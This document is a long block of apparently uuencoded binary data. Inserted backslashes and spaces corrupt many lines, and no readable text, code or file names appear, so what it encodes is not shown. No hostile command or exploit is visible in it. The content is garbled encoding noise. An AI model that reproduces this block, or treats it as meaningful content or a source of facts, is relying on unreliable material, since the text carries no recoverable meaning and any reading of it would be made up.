`4\_C()7HN!'4/"C\*'@5M"EZ-@A]#P8^CX#4H>T#?@(%/XF"UZ'@]2CX\*13\-'I^!@5O0,'/HN#G4/#SM\*'@C"ME\$@E]'P2^BX,TH^"44\_#(\*?@4%;T'!KZ+@K2AX&PKNO<';4?`.%/P:M"MZ)@Z]P6^@X#=#1<"\*?@L%[T+!NU'P'A3\ -@I^!P7O1<'OHN!]\*/@]%/P^M"MZ/@@^@X` ]0! ]0\\$4\_4\_<4?'@%?XB"#Z/@/Z'@CU#PGU'P\$13,0K^!`7\_M!05\_BH+\_BH+\_AH(\_0\%'4?#G\*/CO\*/@+%'P,!1]'P5^BX\*]0<!\`/H&`\_X&"M3Z+@4RCX:Q3\#0K^)PH^C8\*\_1<'?H>#047`\_"OX7"OX!?!?;\;!0^@X/^@X!]1M\` ]1!D4\_!,\*\_AD%)U&P;28(SD#!F2AX" `K.0L'GH."A\*/A<%)R-@H>AX.\$HM>`0\*SD'!(U'P\*!0\&@7GHN#S4/#Y\*/@%)R'@B]\$P1>AX(M1!\@4/!8%CT/!MEZ#@`2CX4A1\&0J>@(+M\*'@B"KX<!5^!@O-1\` )4H>!( \*O@H%3T;!5Z/@:U#PMM2AX"@J^#@47H."I\*-B!@CM1L!,%#Z'@8A1<@H)=\*+@4!9>AX&DH^'H4?' ,\*MOA\$%3T?!-Z'@FU#P.0JF4'`%`G:C8` `\*IE&P#P57HN`J%.Q#P;>@X!DHV(^"M`RBX&@77H&`&!<]\$P4\$4S\*+@\$`JN1<U\*)A#P;-0\`THN!X%ST;!<U#P7!0\M#P7S\*+@! !0LH.(R"110LH:"%@B,H.(J"8RAHH^!&!Q'P3(\*5E"PBH(. "M90M\`P4=#'00\`\$Z"C90<! ,\* ;D;!+2@X@8(7H."%\*'@1"FY%P;>AX-M1\&(4?'<\*MOA,%MZ'@)2BX'07?A8+O1L%+47` `EZ&@CM1\#THN`L%+T?!]Z+@;A1\`PJ^M'P4\_@()7H.` `4?!\*#/AA%+P2!3^"@A]P:M0\&H4\_!@\*?AP%KT'!:U'P\$RCXM212\#@601\%/H>"G4?'S\*'@#"GX6!3^`@I]'P1M1\`"84\_` (\*?A\$%;T;!+Z'@MEU'P\*RAX"PI^%05O1<';4'`"/"MZ.@G>@X=-0\\$X4\_#H\*?@,%OXF">U'P6RAXM%PK>C8+WH."W4?#\_L'?GX4U4?\_\_SYD9\$144%7=45%!<4`14%1"6Z!0H-!"MV"\$TTS:0)B4+M&RR"K6"N(\$ (B@B"B@J@HH+B@HH\*BHJ?MQP1\`\$=%5=^SSEIMVDG3?C[GNG[\_?+\_7]?6Z'S=SWN<UD\QR9B:3]+Y?U@UNU0UNTPUNUPV^HAM\M53>X0S?XFF[P==W@&[K!G;K!-W6#;^D&W]8-[M(-OJ,;?%<W^)YN<+ =N\`W=

MX' ]T@Q\_H!C\_4#7ZD&\_Q8-\_B);G"/;O!3W>!GNL'/=-?Z`:\_U`U^I1O\6C>X
M5S?XC6[P6]W@/MW@?MW@=[K![W6#/^@&?]0-\_J0;\_%DW^(MN\(!N\%=X&^Z
MP=]U@P=U@W\_H!O\_4#?ZE&\_Q;-\_B;/O!?W>'AW:'P-8-2-VCH!DW=H\*4;/SPW
MV\$`W>+ANL\*N\`C=X)&ZP:-T@XUT@XUU@T?K!H\_1#3;1#1ZK&SQ.-WB\;K"I
M;O`\$W>")NL&3=(,GZP9/T0V>JAL\33?83#-XNF[P#-W@F;K!YKK!LW2#9^L&
MS]\$-MM`-MM0-GJL;/\$/WV\$HW>+YN\`'+=X(6ZP8MT@ZUU@Q?K!B\_1#;1#5ZJ
M&VRK&VRG&VRO@[Q,-WBY;O`\*W6`'W>"5NL&K=(,==8.==(7ZP:OT0U>JQOL
MK!OTZ`: [Z`8S=(.9NL\$LW6!7W6`WW6!WW6"V;K"";K"G;C!' -]A+ -]A; -]A'
M-YBK&^RK&^RG&\S3#>;K!OOK!@?H!KVZP8&ZP4&ZP<&ZP2&ZP:&ZP6&ZP>&Z
MP1&ZP9&Z09]N<)1NL\$`WZ<-<VKK!0MU@D6ZP6#<8T`V.U@V.T0T&=8,ENL&0
M;C`L&RS5#8[5#49T@U`=8\$PW&-<-CM,-CM<-END&RW6#\$W2#\$W6#DW2#DW6#
M4W2#U^D&I^H&I^D&I^L&9^@&9^H&9^D&K]<-SM8-SM\$-5N@&;]`-5NH&;]0-
MSM4-SM,-WJ0;G\*\;O%DW>(MN\%;=X&VZP=MU@PMT@PMU@W?H!A?I!N\_4#2[6
M#2[1#=#ZE&URJ&[Q;-[A,-[A<-WB;/O!>W>'W>! ]NL&5NL'[=8.K=(,/Z`8?
MU`VNU@VNT0VNU0T^I!M\6#>X3C?XB&[P4=W@8[K!];K!QW6#&W2#&W6#3^@&
MG]0-/J4;W\*0;?%HW^(QN\%G=X'.ZP<VZP>=U@R\_H!K?H!E\_4#;ZD&WQ9-[A5
M-[A--[A--\_B\*;O!5W>`.W>!KNL'7=8-OZ`9WZ@;?U`V^I1M\6S>X2S?XCF[P
M7=W@>[K!W;K!]W6#\_]`-?J`;\_%`W^)%N\&/=X">ZP3VZP4]U@Y\_I!C\_7#7ZA
M&\_Q2-\_B5;O!KW>!>W>'WNL%O=8/[=(/[=8/?Z0:\_UPW^H!O\43?XDV[P9]W@
M+[K!`[K!7W6#O^D&?]<-`M0-\_J\$;\_%`W^)=N\&\_X#^ZP7]U@X=T@+2#\$K=
MH\*\$;-'6#EF[P,-U@`]W@X;K!AKK!(W2#1^H&C)(--M(--M8-'JT;/\$8WV\$0W
M>\*QN\#C=X/&ZP::ZP1-T@R?J!D\_2#9ZL&SQ%-WBJ;O`TW6`SW>#INL,\$S=(G
MZ@::ZP;/T@V>K1L\1S?80C?84C=XKF[P/-U@\*]W@^;K!"W2#%#H&+)(-MM8-
M7JP;O\$0WV\$8W>\*ENL\*UNL)UNL+UN\#+=X.6ZP2MT@QUT@U?J!J\_2#7;4#7;2
M#5ZM&[Q&-WBM;K"S;M"C^&RB&\S0#6;J!K-T@UUU@]UT@]UU@]FZP1ZZP9ZZ
MP1S=8`\_=#&\_=#&1`\_=#\*YNL\*(NL)]N,\$\WF\*\;[\*\;'\*\;].H&!^H&!^D&!^L&
MA^@&A^H&A^D&A^L&1^@&1^H&?;K!4;K!MV@7S=HZP8+=8-%NL#BW6!`-SA:
M-SA&-QC4#9;H!D.LP;!NL%0W.%8W&-S-1G6#;=U@7#<X3C<X7C=8IALLUPU.
MT`U.U`U.T@U.U@U.T0U>IQN<JAN<IAN<KAN<H1N<J1N<I1N\7C<X6S<X1S=8
MH1N\03=8J1N\43<X5S<X3S=XDVYPOF[P9MW@+;K!6W6#M^D&;]<-+M`-+M0-
MWJ\$;7\*0;O%,WN%@WN\$0W>)=N<\*EN\&[=X#+=X'+=X#VZP7MU@RMT@\_?I!E?J
M!N\_7#:[2#3Z@&WQ0-[A:-[A&-[A6-\_B0;O!AW>'ZW>'CNL%'=8./Z0;7ZP8?
MUPUNT`UNK",XW\_U?\_XHO9^QON%SLR2VJ;#AK>^S<?8U3^@UJ6RL.OM:<SW6
MO<[DK+?BWVS?,G?]N8+\_F#]OQGYK>2XO.^/@H=CYL\$97;(D=7\_';W\*?/<\_H/
M-;W+Z>H9\_VVKU6+^V[E%>P=?>?C0D" `#ME0VSJ?CTLVSMN\ [LG-ETUFTG\$4?
MV/?;W`W.G'.?<R^\_.>)\UN;XY>J%-DEZ\*DZGIEZSI7K-8^;/C9U;Q^M]V^E\_
MO-[S\*=OCR28\_Y195?+FO:>)=L-Z5<L;S#>5T-F31M#^<WLBWP[94YY=/%7W)
M#ZOL;AWZM.\*W\_D]U82[>]#;\$;-\_8[Z\_();]#P;O]5EW['A%5AM3ATPOHV\_8J>
M.I/,D\Y\*S-C\*W+B+4Z?7]N;U'V=%3)UVPRA,\_<,2KM,I\_GM&Q4\_SPBMV5P\_[>
MON7)\_!\_9M]\ZB\YIT<A9\*JLWC=H3R\_A?%9DMK+W.\_Q^&)W;0VO2%\$LD-K1%
MPWWO5>THM3\_4]00.R)NV?X>S;HV=]\Y.;SC7/C!D^ (AA6[9FW>'AO^5M6,S<
M^!U;LY8XS:U9RYQ\_\*K\*>6-Z>CJU9\*Q+558GJT\L[J.J:1'5=HKIY>2=579]H
MOKB\L\_-&L[8MSU3\_[EC?7?V[<WF.^G?7,1L/RV6JL")K=T5[MM,ZMI/:AA9[
M=U;FH4.'CIG5D4W&>G?BO>\U65UGOQ\S<Q#5ORNV5JK0D\?0^<OJK1E6\*:-!
M;>.M&0UW[LHM6MZ9E=UJ.C-7GI#I3&>T\$ZL6RFBZO,D>WD/>R94G-'4F,IHM
MSW5V:E[SK1EM#0%?1<9%E2<THVOYR2K8@1WHS-B^XK>\*W6=MFW%0GK\*Y17.Y
MW?+,F7E!=V;H4?ZUVH85LXIIL=6<R:'SV4%-ECJ3G=1DS)GLK";+G,E,-3F)
MR:HM-+5J"\VLV4)SYLYR7D4=3\O4=CKH;\*=#\2Z7OL4A?49%LQ9[M\_`.JS<D
MO6S+O2/^8:8M%:<[NWUNAG5OJ?JWX;WS^3=Y"%0<W-N!V)6[\*\_Z,/[+OD;V;
M6\$[M\^7)E5E-.<:5&8U<8ZSRJQ&\_-P,JNA<R`N\_]!YP<V>=7=[YS&SNWV&
ML^<["[B4>:KF+[OGS1=5\_AUI^4:N]OU9[=ZWVC[7:VJU]]1J[ZW57E.KO:I6
M>UNM]N9:[1=KM5?4:C]1J\_UTK?;Z6NUUM=K+7&TU?H=],[[#H4/)[<=\_G3F3
MJ2S\_B?\_#\_QO)>W6WD^\_[\_Y;W\_\_\_\_\_^^\_W7\950S,BMB]F=PT\$[8N#X2+1^\$AW
M?VGQB#%VI#W;B\_W!H--NG9/=I5M&AK==V]99W5NW;9W7(Z='ZV[YW?NU[I7=
MNQME,N;/M1T1+?9%;']I+-+ZFFA@MW\ZJN;.\_^&"UN1&9'5?41>=T^\_K,SS
M1<OH52WC5S4O]/'Z\_N:^:-2.Q`+A4/.1+:/G\4XNOO@2\_J>HH\$`I"(<\*`T67
M!-IUN/R2\;R%Q\*NTYF4N+A"BFQWSQ,(EO7TEMJ=Y\*Q^3%S6/7I1\W>CYYS<\_
MZ^KF;<3^Z\_6?RL[S.OJ\_-NJB13.!9J;5\*4#[[:;G2/'C93+M.!!-A3@7.8C@
M#CR+WW#D"4\*TP0!,PCW8AN\_1]\$0AKL)(7(\U>'L'<<9)0F1B-.9C`SZ\$<3+O
M#;T1PYW8C\*\_OZ!0AVF(@IF`%7L&/./%4(3IA%.;@(>S"GVA^FA!=\$<0M>`(?
MPVHFQ`7(Q3@LP008BZ-/Z(]!F,J5F('`L;7)7\$JO@1\W8!W>Q=\XF[N3[@CA
M-CAW\*WO0H+D0%Z\$?RK^4+^);-#E+B,LQ%-Q"J\_C`\$X]6XC.\*2->!2[\2]:
MG`-\$#Y1B`9[&9VC8@K&\$?S`S`,KR,+3BN)?L:PS\$3#V(G<HX3XC?^;<8-:Q<4
M8QZ<&]@]QPKQ\$?\VX"[V\$@S\$-#R(M\_\$W6K9BGV\$\EF\$[?L9IY[.?48(%>`Y[
M<>P%`!LHP(UX`!\_C`\LYGC`(T[\$:N\_`/SKU(B#XHPW\*\@E\_0K+4060AA(3;C
M&QQWL1`X<=<;,`G:'B)\$)=B,&9@#=[!OSBO#<<#RG\$/7L4!G'XIQQ#"N`//
MXUL<WY;C#C;F82/VX(AV`\*L8@IE8BW=Q"\*W:)"\$7\$W`O=N!7G`\$9YS648A%>
MP#XTO5R(JU&(F\_`\$/L615PC1#D,Q"P\_A/8@.0IR/?IB(%7@-O^',\*SD^,19W
M8@OVXX2K.\*91A/EX\$S\_I\_AJ(Z,`PS#]7@8NR\$[,7:0ATFX#Z\_C=S2\_6HAL1+`8
M+^([G`B-\$->B&#?C\*7R.1M<\*<1F&8S;6X7T8G86X\$/F8C)5X`P=QEH=C`U\$L

MP4OX' B=U8;P@%NP"5^@<09C#" ,P!X\_@/S`S&9?HCRFX' SOQ!\ [. \$J(G8K@K  
MBS&\$' W`R9U`/1N-6/(TO<\$Q/=B) (: [ `2%3@47P`JSO74@S`=5B%-\_ \$GSLEF["& .  
MI=B\*' W%\*#\8AQN`V/(.O<\$Q/=B)\N`&/X4,<EL.8AQ=3\0#>PE]HT4N(7AB'  
MN[\$-/^` 4WMP3 ( (C; \2R^1I, ^0ER) 4:C\$>GR\$!KF, ?PS, 9?SG, OYS&?\_X.Y?Q  
MWY?QC\_%8ANWX&: ?U8\_RC!'OP' /;BV#S&/PKR&/]YC/\ \QG\>XS^?\8]!F ([5  
MV(5\_<&Y\_QC\_\*L!ROX!<T&\#X1P@+L1G?X#@OXQ)^S, 4&+^, ?#0<R\_C\$8, [ `&  
M[^! ?G#> (\8]RW (-7<0"G#V; \ (XP [\#R^Q?%#&/^P, 0\; L0=' #&7\8PAF8BW>  
MQ2&T&L; XQP3<BQWX%6<, 9\_RC% (OP `O:AZ0C&/PI' , / [QQ `C&/XX<R?C' 4, S"  
M0W@/PL?X1S], Q `J\YF/\X\Q1C' ^, Q9W8@OTXH8#QCR+, QY, %C' \<Y6?\8YB?  
M\>]G\_&, WI, WX1Y[-^+<9\_S; CWV; \HWDAXQ\1+, :+^ `XG%C' ^48R; \10^1Z-B  
MQC^&8S; 6X7T8 `<8\_ \C\$YP/@/, /YQ, , #X' \WX1Q1+! \*^QTEC&/\ (X!9LPA=H  
M' &3\8P3F!!G\_0<8\_S!+&/\_J7, /Y+&/\_86<+X+V' \AQC\_B(48\_R' &?XCQCY/#  
MC' ^, #C/^PXS\_, ., \_S/@O9?QC) "I\*?&^EC' ]88QG\_& (#KL `IOXD^<\$V' \ (QYA  
M\_\$<8\_Q' &?X3Q' V7\8TR4\1]E\_\$<9\_U' &?XSQ#Q]NB#'^8XS\_&., \_SOB' %U/C  
MC' ^\%6? \H\4XQC\_&X6YLPT\X=3SC' T' <CF?Q-9J4, ?XQ' I58CX\_0H) SQCX&8  
MA@?Q-OY&RPF, ?XS', FS' SSAM(N, ?) 5B `Y[ `7QTYB\_\*, `^-^) Q? (S#) S/^, OC3  
ML1J[\ `\_.G<+X1QF6XQ7\@F; 7, ?X1PD) LQC<X; BKC' W[, Q09\@H; 3&/\8C!E8  
M@W?P+\YSGC6B' /?@51S `Z3, 8\_PCC#CR;/W' \3, 8\_ ;, S#1NS!\$; , 8\_QB" F5B+  
M=W\$ (K: YG\_&, "[L4\_ (HS9C/^48I%>' [T' 0.XQ^%N `E/X%, <6<' XQU#, PD-X  
M#^ (&QC\_Z82) 6X#7\AC, K&? \8BSNQ! ?MQPHV, ?Q1A/I [\$9SAJ+N, ?PW'] ' L9N  
MR' F, ?^1A\$N[#Z\_@=S6]B\_ . "Q7@1W^' \$^8Q\_ . -F/ (7/T>AFQC^&8S; 6X7T8  
MMS#^d8\_) 6 (DW<! !GW<KX1Q1+! \*^QTEFW, ?X1P"W8A"\_0^' ; &/T9@#A [! ?V `N  
M8/RC/Z; @?NS\$' SA [ (>, ? , =R%E\_#3KZ#\8\_1N! 5/XTL<O8CQCY&HP\*/X `:-  
MC' \, P' 58A3?Q) \Y9S/A' ` \$NQ%3\_BE"6, ?XS! ; 7@&7^&8NQC\_ . \$&/ (8/<=A2  
MQC^&F (H' \! ; ^0HN [&? \8A [NQ#3\_AU&6, ?P1Q.Y [%UVBRG/&/4: C\$>GR\$! O<P  
M\_C\$0T\_@WL; ?' `DOXQ\_CL0S; \3- .6\ `X1PD6X#GLQ; 'W, ?Y1@!OQ. # [ &X2L9  
M\_QB\$Z5B-7?@' Y] [ / ^ \$ < 9EN, 5\_ ( ) FJQC\_ " &\$A-N, ; ' / < `XQ] ^S, 4&? ( \* & # S + ^  
M, 1@SL `; OX% ^ < MYKQCW + < @U = Q ` \* > O8 ? PCC#OP / + [% \ 6L9\_ [ `Q#QNQ! T < \ Q / C'  
M\$, S\$6KR+0VCU, ., ?\$W `O=N! 7G+&. \8] 2+, (+V (>FCS#^48B; \ `0^Q9&/, OXQ  
M%+ / P\$-Z#> (SQCWZ8B! 5X#; \_AS/6, ?XS%G=B"\_3CA<<8\_BC `?3^ (S' +6! \8] A  
MN! X/8S?D1L8\_ \C `) ] ^%U\_ ( [F3S#^ \$ < %BO (CO< . \*3C' \4XV8 \A<\_1Z "G&/X9C  
M-M; A?1B; &/\_ (QV2LQ! LXB+. >9OPCBB5X" =\_CI &<8\_PC@%FS "%VC\+., ? (S `'  
MC^ `\_, ) ] C\_\*, \_IN! ^ [ , 0? . 'LSXQ\QW (67\0-. ?I [QC] &X%4\_C2QS] `N, ? (U&!  
M1\_ \$! K" V, ?PS `=5B%-\_ \$SGSF1 \8 \XEF (K?L0I+S' ^, 0: WX1E \A6->9OS#AQOP  
M&# [\$85L9\_! B\*A [ `6\_@++; 8Q\_C\$. =V, ; ?L\*IVQG\_ . ) V/ (NOT>05QC] &H1+K  
M \1\$: O, KXQT!, PX-X&W^CY0 [&/ \9C&; ; C9YSV&N, ?) 5B `Y[ `7Q [ [ . ^ \$ < ! ; L3C  
M^! B' O' \XQR!, QVKLPC \X=R?C' V58CE?P"YJ] R?A' " `NQ&=\_@N+<8\_! C+C; @  
M\$S1 \F\_&/P6 \ [GSFE& (= \*W (E [LQ; /X' 5\AT:=I3@% [= \$' 8S ` %E; @/6\_ `) \_D%  
MCQ3G>LCB603 ` ` \0 \S ( . [L< ` #LK\$7#; I (<1\$Z (Q \E7 < CA+JS' DUW (XG/\C2, S  
MI#@' G3) 8-@: A&! -Q.Y; B@0S>/W; B\*\_R) ) IE2G (G+T! N%F; P. %F\$5-N (50 (O)  
ML+) X' H@VR ( . - "9B' >\_ `XMN) ] ? ( ] \_LUCWKE\* <CK; PH! ] LE&\$AUN! Y?-F5Y7=C  
MFZ (-KD+7; N11V (W7P4S<A+NP&B\_A\$ \_R! ( [OS.FB#GBC\$^ . [ , @UN [ \ [P, #9A  
M. ] [! 7AS"B=E2G ( ] KT1 \ ^ C\$4E [LMFO; `# `V6S7O@+1\_60XC1T0C8&H@@QS, ("  
M+, >3>! - [ \#N. [LG [! MXD (\BE\* \$2=^, 9? ( `?8. : PGW `6KD' ?' / \*8A) MS6" \\  
MD<-KX" O\@Z: ] 6) ] >; \$/T@A] A3, -B/-" +U \#KO=A^ . (!# . +FW%! ?W9CYTQ5! \$  
M, `5+L! : ; \2Z^1X, ^; #NTP0", QBPLPP; LP&?X `T?D2G\$2+LQE/7) 9#Q3FLMZX  
M, 9=ME<MVQE; LQCX<PG%] . ; 9Q-; P (83: 682->P2<X@, / [27\$J+D%F/\_ ( [F. ]  
M<2<>Q (OX&#\_AL#S6. 8] MA8 [ (P3"\$4 (E5>#2/XRR/ [8L/\44>Q [4S7 [X4ER, ?  
MHU"\* `9B?SWSY; -] \U@, 'T\*0\_XQ\_78F! \_\@AB' & [! P] B! # [ `? ^ #4 `5 \*T1E>  
M0^@5 `U@/K, ; +! `! 0\_0WAY#2\_ ; %E>B) P8A@' (OQS\_6>GE/>-7+ZWC9OE [V"XX8  
MR/ ; %16B/SLB! `W%48@768S-V#&1^? (O?</0@U@UMT1.C, 1YSL1) KL6, 0>?P.  
M: S# [%&>A#7H@' SZ\$, !-+ \! C>P) [! K"/, (8PW7 (D^0 \AB\$N9@, =; B\*; R"\_PSA  
M] 2" `2G\$V, C `88S `%-^ .>H; P&MN%S\_ (OCATG1 `E<@%P%, 0@668 ` />Q6] H, ER\*  
MEKAJ. %D48! SF806>QBY\CT8CI+A@! . ] ] ! -L (?DS&\_! %L (SP\_@F-R!, L=P3\$\  
MDF, +YZ, 3<E& `&&X8R?O&1NP8R3SX&8U \G%/0QL<QACX8CIB/>; `4Z\_ `B=OO8  
M-C [ .83 [F&\5QAE: C6 ` \_T1A#3L6@4 \XQB^V' /OH, H8-\5<+R@/; IA\*, 86L-X%  
M' ) =XMH#MCU^=K) \_] C#9^UL7/OL8 `C/\*S7; ' `SS; ULTWQ-0R; ] <#%-N `7>%  
M\$%-M] H' -N<MF' ILQ: 7, .MQF/^! M-" ] D?R\$1\_E\*RD' FP! L\_A+7Q>R' ; &\$46L  
M>Q' KC@ [HC5 `1ZX\$' \3 (^P<\$BLL4L&YYBEHVB8K81%F, ] MA>S+ `#9 (#U#K"\_  
MT3U ` `J4! CNL `U^ ( `VRC ` \_@XPA@) <@W' \* : "G: (0<VIF `A5N (90 (W/\#, .H>D8  
MC@UX, !PA3, 6B, ; P7; !G#>N) 3' , #A05X#%R (+/D0Q\*\C [P7UX-, A\0>8+LGV"  
MS `>SA. , 0EY2PWV" C' ` .Q `IM\*6. \2UKN\$ [5\_ "V `FQKW\$E^F (D) H; 8QW@XQ' \$4  
MXK@ (<>SA8 (AM&F; [XSRT1U: 88PG%\* `LS' U: %V6] AC@] \&>9 \A0: E4IR ` %J7,  
MAPP, 1A#7X3: L+67\_E; +M2MDG: #B6] X>S< `FR4 (!R+, 8SV (G/8478UQ& . /\_3!  
ML `C+CK `N\$ : X [\$; 99A' T3X1B, \! H1YHMP78AP\_ \$; 8GV@<9; VB+ ` , =T `M#4 (AH  
ME/<8Y7H791\_CWBCG (+R `U\_!>E/<OY9P195E1] D&, , 1KC?: , U.B, ; \_3\$2) 1B'  
M: 3&V5XSEX1%LC [ &M8RP' , LZ8PA5QU@7E<=8YSCZ) <QS&>>] QMBN. ' L>Y\$E>B  
M#\_R8/ ( [WB778AG?P%0 [BL/' LA\_&L] ) HA"X, 0Q, 3QK" .6CN?] X\$6\C>\_&, U\9  
MQS#. 1] <RYD\$ `4 \J8IXQYL! ; /XE6 \7 \9KEK\$N^! .R7 (IC<& (YZU7. <G `9. B\$#  
M/3\$2<W ` [5I2SC; &YG. 5A=SG' 8#G+\*N>] 3&"LX@) <AFO1\$ \_TQ" B&48>8\$EH6E

M>` `; )K`L? (U?) ["<B8PQG (?+D8&^& ( (B1#;\$;BW\$?-N%- [, 9^-)K\$) 1<=T1] !
MS, "MDW@] / (57`F^QQ^P)G.LX51<.) GU1T\, AHU27 (\E6 (7G\#H^PE [\A: .G
M<&RA/; IB (\HQ#7-Q%Q [#`W@+>\_`#K.O8!S@%Z, C>F ( (QN!Z+, <S> `^\_ .FI
M ["M<BWSX\$, 5TS, 6=6 (/ -V (6OIK\*>: #J-ZP=R, `) !3\$<E%F `EGL" `TW@= `#F=
MXP) MD `T; , [ `8J\_ \$D7L97^! ? `S^! <@NX8A! ANPC\* \ @"] @S&0 [H36N0C<, 02DF
MHA) + \ `V81<^PX\_X\$PUG<<W\$->B! `2A" &6 ['>CR/\_ `! ]N (@CKA>BF:X!) TQ
M#\*, Q%3=C) 39A% [ [%' SAV-L<A+D=O%&+R; /) 8B^>Q\$Y\_A7YPZ1XI+D8D!B&+>
M') :-C=B&C^:P [#DLNX] [/71\$7Q2A#!6X' ^OQ:@7+KF"] <=P-?+Y\$\*V1B ` (HP
M`OMO ( (^M^!P-\*MG&N`K9& (P@IN`&+\*YD7209/MB/O) #D1I:-+NB# ("JP `/=A
M/5 [\$] \_@5C>=\*<08N0R^, Q@PLQ6H\A3?Q) 7 [!4?, XEM`:73\$4) 9B%N [ `6K^ (C
M`\$ "CFR3/N=D^& ( ` `)N (6W (?G\3J^QN\X?# [ [%Y>B"W (P' !%, PVPLPU-X `; OP
MS7SFQ6\$W, S9P/K (Q%"68C%NQ' `)A (Y [#JW@/O^"P6SA\_XF+TP&C\$, 1V+L1\*/
M80N^08-; N?&?!>B (/) 1@, N9B.1 [ 'R [ ?R&M@' >1MC' F?C, G1!7\_A1BBFX `8OP
M (#; >QOS8A9]P", ?>SOZ!\_TQ!G.P"EOQ%7Z%M8#]A' :X%GU0B `AFXBYLQ%OX
M`4<O9%W0<2%9>#\$.M`%!; , / `^ `F' <-P=O `] <@ [ZP, 0U+L0EOX"- \C5] @+N\*X
M1T<, P%C<B/OQU"+R^ ` ( `T>A.QB! :X1) <@601#7TP ` , -@HP3C<!UF8SX6X1ZL
MP08\BZW8B?Q.; [#K\_@7!O\ /; 2UQF&@#@A<-Q1' B2' &4: "0:BZ/%, :\*) .%8<
M) X [GIUTGB! /%2>) D<8HX59PFFHG3Q1GB3-%<G"7. %OR82+00+<6YXCS12IPO
M+A `7BHM\$:W&QN\$2T\$9>\*MJ\*=: "\N\$Y>+\*\_C1R97B\*M%1=!) 7BVO\$M: \*S \ (@N
M (D-DBBS15703W46VZ"%ZBAS12\_06?00\_\Q; ]1) [ (%\_W% `.\$5 `4@, 5@, \$4/%
M, #%<C! `C^1I [E"@0?F&+0E\$DBD5 `C!9C1%"4B) ` (BU (Q5D1\$5, 1\$7 (P3XT69
M\*!<3Q\$0Q24P64\1U8J8) J: +&6\*FF"6N% [ /% `! %! %V. 5XD8Q5\ P3-XGYXF9Q
MB [A5W"9N%PO\$0G& `6"3N% (O%\$G&76"KN%LO\$<G&/N%>L\$/>) E>) ^L4H \ (!X4
MJ\4:L58) !X6Z\0CXE\$>M: \7CXL-8J-X0CPIGA\*; Q-/B&?&L>\$YL^L^+%06
M\:) X2; PLMHIM8KMX1; PJ=HC7Q.OB#; %3O"G>\$F^+7> (= \: YX3^P6 [XO\_B `\_\$
MA^ (C; `X1.P1GXX`Q.?B" \_&E^I^+?:\* ; \2W8I\_8+ [X3WXL?Q (\_B) \_&S^\$4<
M\$+^\*W\3OXJ#X0\_PI\_A) \_BW\_ \$O^ (0C^BE^\*0I+7F8; " ` /EPWE\$?) (>91L) !O+
MH^4QLHD\5AXGCY=-Y0GR1' F2/%F> (D^5I\EF\G1YACQ3-I=GR; /E. ; \*%; "G/
ME>?) 5O) \>8&\4%XD6\N+Y26RC; Q4MI7M9' MYF; Q<7B\$ [R"OE5; \*C [ "2OEM? (
M: V5GZ9%=9 ( ; , E%FRJ^PFN\MLV4/VE#FRE^PM^ \A<V5?VDWDR7\_ : 7 `Z17#I2#
MY& `YA ` \_RP^1P. 4\* .E#XY2A9 (O [1EH2R2Q7S<&BW' R\* `LD2\$9EJ5RK (S (J (QQ
MVSM.CI=EW"Y.D! /E) #E93I' 7R:ERFIPN9\B9<I: \7LZ6<V2%O\$%6RAOE7#E/
MWB3GRYOE+?) 63EZWRP5RH; Q#+I) WRL5RB; Q++I5WRV5RN; Q' WBM7R/OD2GF\_
M7"4?D `\*\_U7\*-7"L?D@\_+=? (1^:A\3\*Z7C\L-<J-\0CXIGY\*; Y-/R&?FL? \$YN
MEL\_+%^06^:) \2; XLM\IM<KM\1; XJ=\C7Y.OR#; E3OBG?DF\_+7? (=^:Y\3^Z6
M [\O\_R ` \_DA (C^; ` \1.Z1G\K/Y. ?R" \_FE\_ \$I^+?+? ; ^2W<I\_<+ [^3W\L?Y (\_R
M) \_FS\_ \$4>D+\*\_W^3O\J#\0\_XI\_Y) \_RW\_DO\_ (OPU\ :AF\$:EG&8T< `XW&AH' &\$<
M: 1QE-# ( :&T<; QQA-C&. -XXSCC; ; &"<:) QDG&R<8IQJG&: 48SXW3C#. -, H [EQ
MEG&V<8 (1PFAIG&N<9 [0RSC<N, "XT+C) :&Q<; EQAMC\$N-MD8 [H [UQF7&Y<871
MP; C2N, KH: `ORKC:N, :XU.AL>HXN1860: 6497HYO1W<@V>A@] C1RCE] ` ; Z&/D
M&GV-?D:>D6\_T-P887F.@, <@8; `PQAAK#C. ' &"&.DX3-&&06&W ["-0J/8\*# ("
MQFACC! \$T2HR0\$39\*C; %&Q (@: , 2-NC# /&V5&N3' !F&A, , B8; 4XSKC\*G&-&. Z
M, <.8:<PRKC=F&W., "N, &H] \*XT9AKS#-N, N8; -QNW+<:MQFW&PN, A<8=QB+C
M3F.QL<2XRUAJW&TL, Y8; ]QCW&BN, ^XR5QOW&\*N, !XT%CM; ' &6&L\9#QLK#, >
M, 1XU' C/6&X\; &XR-QA/&D\93QM/&) N, 9XUGC.6.S\; SQ@K' %X+ [\$>, EXV=AJ
M; #.V&Z\8KQH [C->, UXTWC) W&F\9; QMO&+N, =XUWC/6.W\; [Q' ^, #XT/C (^-C
MXQ-CC\_&I\9GQN?&%\ :7QE?&UL=XQOC6V&?L- [XSOC=^, `XT?C) ^-GXQ#AB\_
M&K\9OQL' C3^, /XV\_C+^~?XQ\_C4.<\_J5IF\*9IF8>9#<S#S8; F\$>: 1YE%F ([.Q
M>; 1YC-G\$/-8\SCS; &J>8) YHGF2>;) YBGFJ>9C8S3S?/, , \TFYMGF6>; YY@M
MS) ;FN>9Y9BOS?/, "\T+S (K.U.); %YB=G&O-1L: [8SVYN7F9>; 5Y@=S"O-J\R.
M9B?S:O, : \UJSL^DQNY@99J: 9978UNYG=S6RSA] G3S#% [F; W-/F:NV=?L9^:9
M^69<X#I-0>: @\S!YA!SJ#G, ' &Z., \$>: /G.466#Z3=LL- (O, 8C-@CC; `F\$&S
MQ `R98; /4' &M&S\* @9, ^/F. ` \66: 6FQ/, B>8D< [ (YQ; S.G&I., Z>; \R9YBSS
M>G.V.<>L, &P\*^T; S; GF//, F< [YYLWF+>: MYFWF [N<!<: -YA+C+O-!>; 2\R [
MS\*7FW>8R< [EYCWFON<\* \SUQIWF^N, A\ P' S17FVO, M>9#YL/F.O, 1\U' S, 7.]
M^; BYP=QH/F\$^: 3YE; C\*?-I\QGS6?, S>; SYLOF%O, %\V7S) ?-K>8V< [OYBOFJ
MN<- \S7S=?, /<: ; YIOF6^>; XRWS' ?-=\S=YOOE\_\Q/S `\_-#\R/S8\_, ?>8GYJ?
MF9^; 7YA?FE^97YM [S6\_, ; \U] YG [S.\_- [\P?S1\_, G\ V?S%. `^: OYF\_F [>=#\
MP\_S3\_, O\ V\_S' \_-<\Q, 5?6H9E6I9UF-7 ` .MQJ: !UA' 6D=936R&EM' 6\=83: QC
